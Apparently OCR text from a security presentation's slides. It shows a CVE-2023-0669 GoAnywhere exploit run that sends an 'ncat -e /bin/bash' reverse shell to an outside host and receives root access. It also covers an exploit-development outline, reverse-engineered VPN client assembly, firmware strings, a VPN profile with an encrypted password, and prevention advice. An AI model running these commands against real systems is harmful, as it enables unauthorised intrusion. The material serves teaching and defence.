      <link rel="stylesheet" type="text/css" href="
      /goanywhere/javax.faces.resource/components.css.xhtml?ln=primefaces&amp;v=TYMOCP
      " />
      <script type="text/javascript" src="
      /goanywhere/javax.faces.resource/jquery/jquery.js.xhtml?ln=primefaces&amp;v=TYMO
      CP">
      </script>
      <script type="text/javascript" src="
      /goanywhere/javax.faces.resource/core.js.xhtml?ln=primefaces&amp;v=TYMOCP">
      </script>
```

```
r00t:CVE-2023-0669/ (main✗) $ java -jar CVE-2023-0669.jar -p http://127.0.0.1:8080 -t http://[redacted]:8000
 -c 'ncat -e /bin/bash [redacted] 44445'


   _______     ________     ___    ____ ___  _____        ____  _____ _____ ____
  / ____/ |   / / ____/    |__ \ / __ \__ \|__  /       / __ \/ ___// ___// __ \
 / /      | | / / __/_______/ // / / /_/ / /_ <_____/  / / / / __ \/ __ \/ /_/ /
/ /___    | |/ / /__/_____/ __// /_/ / __/___/ /_____/ /_/ / /_/ / /_/ /\__, /
\____/    |___/_____/     /____/\____/____/____/      \____/\____/\____//____/

[*] Target: http://[redacted]:8000
[*] Path: /goanywhere/lic/accept
[*] Proxy: http://127.0.0.1:8080
[*] Command: ncat -e /bin/bash [redacted] 44445
[*] Version Encryption: 1
[+] Successful encryption: Jh88_jqGQWSbZmiCc1DErQhwOhCTLkYmA1yXgf86Ha5HF9IfVu...
[*] Exploiting...
[+] The exploit has been completed, please check.
```

```
× root@101:~ (ssh)
[root@101 ~]#
[root@101 ~]# ncat -lvp 44445
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::44445
Ncat: Listening on 0.0.0.0:44445
Ncat: Connection from [redacted]1.
Ncat: Connection from [redacted]1:39684.
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

Can’t We Do Something Beyond Penetration Testing?

We have Exploit Development too!!!

Fuzzing

Finding offset

Overwriting EIP

Finding Bad characters

Finding Right Module

Generating shellcode


Exploit !!!

Yes, We can use Exploit Development to find vulnerabilities in Firmware and Software in IoT device, Windows, Linux systems

Reverse Engineering

Analyse the internal workings of a software system or hardware component.

By dismantling software, we can identify weakness such as buffer overflows, insecure communication protocols, and authentication flaws.



```
call    _memset
add     esp, 18h
mov     esi, offset aVpnclient_exe ; "vpnclient.exe"
push    esi
push    offset aProgramFilesCi ; "Program Files\\Cisco Systems\\VPN clien"...
mov     [ebp+var_348], ebx
call    sub_404961
push    eax
lea     eax, [ebp+Dest]
push    offset aSSS     ; "%s\\%s%s"
push    eax             ; Dest
call    _sprintf
push    [ebp+arg_8]
lea     eax, [ebp+CommandLine]
push    [ebp+arg_4]
push    dword ptr [edi]
push    [ebp+arg_0]
push    esi
push    offset aSSSUserSPwdS ; "%s %s %s user %s pwd %s"
push    eax             ; Dest
call    _sprintf
add     esp, 30h
```

```
$ cat sdram.img | strings | grep -i "get"
...
Error: GetContainerFromGroup: sanity check failed
Error: GetContainerFromGroup: CRC error in msg container GetDataFromMessageLayer sanity
Wrong frame ID in GetDataFromMessageLayer
CRC check in GetDataFromMessageLayer
GetDataFromCompressionLayer sanity
GetDataFromEncryptionLayer: too many padding bytes GetDataFromTransportLayer sanity
CRC check in GetDataFromTransportLayer
GetDataFromTransportLayer:start
TransportLayerToFifo: GetDataFromTransportLayer() GetDataFromEncryptionLayer:start
TransportLayerToFifo: GetDataFromEncryptionLayer() GetDataFromCompressionLayer:start
TransportLayerToFifo: GetDataFromCompressionLayer() GetDataFromMessageLayer:start
TransportLayerToFifo: GetDataFromMessageLayer()
Get Container from Group:start
...
GetDataFromEncryptionLayer: wrong ID byte (%02Xh): expected
TRIPLE_DES_CBC (%02Xh) or AES_CBC (%02Xh)!
GetDataFromEncryptionLayer: wrong ID byte (%02Xh): expected DES
(%02Xh), TRIPLE_DES_CBC (%02Xh) or AES_CBC (%02Xh)!
...
```

An OCF resource with custom timeouts for its implicit actions

```
<primitive id="Public-IP" class="ocf" type="IPaddr" provider="heartbeat">
  <operations>
     <op id="public-ip-startup" name="monitor" interval="0" timeout="90s"/>
     <op id="public-ip-start" name="start" interval="0" timeout="180s"/>
     <op id="public-ip-stop" name="stop" interval="0" timeout="15min"/>
  </operations>
  <instance_attributes id="params-public-ip">
     <nvpair id="public-ip-addr" name="ip" value="1[redacted].2"/>
  </instance_attributes>
</primitive>
```

SDN_LAN.pcf

```
1  [main]
2  Description=LAN Downloads
3  Host=secure[redacted].net
4  AuthType=1
5  GroupName=20[redacted]PROD
6  GroupPwd=
7  enc_GroupPwd=EFDB72[redacted]838D2D
8  EnableISPConnect=0
9  Username=PK[redacted]2R
10 SaveUserPassword=0
11 UserPassword=
12 enc UserPassword=
```

Prevention Measures and Best Practices

1. Conduct Risk Assessments
2. Engage Stakeholders
3. Analyze Data Breaches
4. Evaluate Technology
5. Monitor Compliance
6. Review Policies and Procedures
7. Perform Penetration Testing
8. Utilize Incident Reporting Systems
9. Stay Informed on Emerging Threats
10. Conduct Regular Training

Conclusion

Evaluate processes, technologies, and data management to identify potential weaknesses.

Check for outdated software, unpatched systems, or inadequate cybersecurity measures.

Review past incidents and breaches to identify common vulnerabilities. Look for patterns in how breaches occurred, and the systems involved.

Ensure adherence to regulations (e.g., HIPAA, GDPR) and industry standards.

Examine existing protocols for handling sensitive information, medication management, and emergency responses.

Provide ongoing education for staff on cybersecurity practices, patient safety, and emergency preparedness.

CHAPTERS

Connect | Educate | Inspire | Secure

Thank you!